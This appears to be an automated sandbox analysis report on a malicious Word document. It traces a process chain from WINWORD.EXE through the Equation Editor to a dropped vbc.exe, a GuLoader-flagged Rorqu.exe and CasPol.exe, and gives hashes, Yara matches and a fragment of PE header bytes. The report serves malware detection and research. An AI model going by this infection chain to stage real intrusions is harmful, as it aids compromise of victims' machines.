2e 72 73 72 63 00 00 00 e0 11 00 00 00 c0 04 00 00 12 00 00 00 8a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$1PfPfPf*_9PfPgLPf*_;PfsVPf.V`PfRichPfPELZOaj-5@@.texthj `.rdatan@@.data@.ndata``.rsrc@@

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 1224 Parent PID: 596

General

Start time:	13:52:19
Start date:	01/12/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x13fc30000
File size:	1423704 bytes
MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities Show Windows behavior

Key Created

Analysis Process: EQNEDT32.EXE PID: 2276 Parent PID: 596

General

Start time:	13:52:38
Start date:	01/12/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Created

Analysis Process: vbc.exe PID: 2928 Parent PID: 2276

General

Start time:	13:52:41
Start date:	01/12/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\Public\vbc.exe"
Imagebase:	0x400000
File size:	131450 bytes

MD5 hash:	252803B9E92ECB76F1F2DD22639AD630
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 13%, ReversingLabs
Reputation:	low

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: Rorqu.exe PID: 772 Parent PID: 2928

General

Start time:	13:52:43
Start date:	01/12/2021
Path:	C:\Users\user\AppData\Local\Temp\Rorqu.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\Rorqu.exe
Imagebase:	0x400000
File size:	21329192 bytes
MD5 hash:	FC6007F02B5B1F0B3AE930F558E62318
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 0000000C.00000002.717652799.00000000002F0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

Analysis Process: CasPol.exe PID: 2516 Parent PID: 772

General

Start time:	13:53:50
Start date:	01/12/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Local\Temp\Rorqu.exe
Imagebase:	0x2c0000
File size:	107680 bytes
MD5 hash:	10FE5178DFC39E15AFE7FED83C7A3B44
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: CasPol.exe PID: 2996 Parent PID: 772

General

Start time:	13:53:51
Start date:	01/12/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\Rorqu.exe
Imagebase:	0x2c0000
File size:	107680 bytes
MD5 hash:	10FE5178DFC39E15AFE7FED83C7A3B44
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 0000000F.00000002.717553624.00000000002E0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 0000000F.00000000.605917089.00000000002E0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

Disassembly

Code Analysis